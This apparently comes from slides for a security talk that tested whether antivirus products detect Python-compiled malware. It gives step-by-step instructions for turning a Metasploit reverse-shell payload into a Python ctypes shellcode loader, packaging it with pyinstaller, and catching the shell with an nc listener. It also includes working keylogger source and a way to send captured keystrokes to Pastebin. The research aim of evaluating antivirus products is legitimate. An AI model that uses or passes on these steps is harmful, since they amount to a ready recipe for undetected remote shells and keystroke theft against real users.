
```
x=raw_input("Press Enter to continue")
```

- On Windows, in pip-Win:


```
venv -c -i pyi-env-name
```

```
pyinstaller --onefile foo2
```

Norton, Avast, & MSE Lose!



Kaspersky Wins!



Python v. AV

Round 3

shell_bind_tcp

in two stages

no delay


Other AV

- Tested on Mar 24, 2014 with a two-stage reverse shell and no time delay
- All these failed
 - Norton
 - Nod32
 - Avast!
 - 360 Internet Security
 - McAfee
 - Kaspersky

Remember Mikko?



F-Secure Wins!



AV Challenge

Antivirus Challenge: Detect This Malware

Malicious EXE File

This binary file, when executed on a Windows target, causes it to connect back to a Metasploit listener at the IP address 192.168.1.89
[rsh-192-168-1-89.exe](#)

It's a 3 MB file. Normally I zip malware with a password but since no anti-malware product can detect this one there is at present no reason to bother.

- Posted April 3, 2014
- No reply from AV vendors, but Norton improved its detection after that
 - Now a delay is required

Python v. AV

Round 4

shell_bind_tcp

with a delay

INSTRUCTIONS

- On Kali

```
msfpayload windows/shell_reverse_tcp  
LHOST=192.168.119.252 C > rev  
nano rev
```

- Change top to

```
x=raw_input("Press Enter to continue")  
from ctypes import *  
shellcode = (
```

- Change bottom to

```
);  
memorywithshell = create_string_buffer(shellcode,  
len(shellcode))  
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))  
shell()
```

INSTRUCTIONS

- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
```

```
pyinstaller --onefile rev
```

- On Kali

```
nc -lp 4444
```

Norton Loses



Kaspersky Wins



Advanced Malware Protection

Lastline Analysis Report

Analysis Report

April 27, 2014

1 Threat Level

The file 44419684a867bf43be47176b3d233d1e was found to be malicious (score 75 / 100) at 2014-04-27 23:36:09

Malicious Activity Summary

Title	Content
Signature	Metasploit executable identified
Signature	Metasploit TCP shell/reverse shell identified

ty @ChrisAbdalla_1 from HP ESP TippingPoint



- I've tried to contact them several times
- No response
- HELP! Would someone with FireEye please test these samples?

Python Keylogger

Google "Python Keylogger"

- I used this one from 4 years ago


🕒 4 Years Ago

Written in python2.6

I know there are a lot of key loggers out there, but i wanted to try my hand at it.
It works like a charm =)

```
1. #Key Logger
2. #By: K.B. Carte
3. #Version 1.0
4. #####
5.
6. import pythoncom, pyHook, sys, logging
7.
8.
9. LOG_FILENAME = 'path\to\log.out'
10.
11.
12.
13. def OnKeyboardEvent(event):
14.     logging.basicConfig(filename=LOG_FILENAME,
15.                         level=logging.DEBUG,
16.                         format='%(message)s')
17.     print "Key: ", chr(event.Ascii)
18.     logging.log(10,chr(event.Ascii))
19.     return True
20.
21. hm = pyHook.HookManager()
22. hm.KeyDown = OnKeyboardEvent
23. hm.HookKeyboard()
```

Post Keystrokes to Pastebin



Problem

- Pastebin busted me for making too many pastes in a 24-hour period
- So I wrote my own Pastebin imitation

Kaspersky & Avast! LOSE



Norton WINS!

Security Risk Detected

Help

**A program was behaving suspiciously on your computer.
This program was removed.**

- Very Few Users**
Fewer than 5 users in the Norton Community have used this file.
- Very New**
This file was released less than 1 week ago.
- High**
This file risk is high.

SONAR Protection monitors for suspicious program activity on your computer.

key-sam.exe
Threat name: [SONAR.Heuristic.120](#)
Downloaded from Unknown


Restore & exclude this file

Remove from history


 **Norton**
by Symantec

Close

But just add a delay...




F-Secure LOSES!



PRODUCT ANNOUNCEMENT!

Ultra-Advanced APT Tool



```
C:\Users\sam\Desktop\evil.exe

*****  **   **   **   **
*****  **   **   **   **
**      **   **   **   **
**      **   **   **   **
*****  **   **   **   **
*****  **   **   **   **
**      ****  **   **   **
**      ****  **   **   **
*****  **   **   ****
*****  **   **   ****

I am an evil keylogger!
I will steal your keystrokes and post them on the Internet!
Three steps to get hacked:

1. Press ENTER
2. Type any line of text
3. Press ENTER again

This is intended as a test of antivirus products.
Don't do illegal things with it!
If you have questions, contact showne@ccsf.edu
```

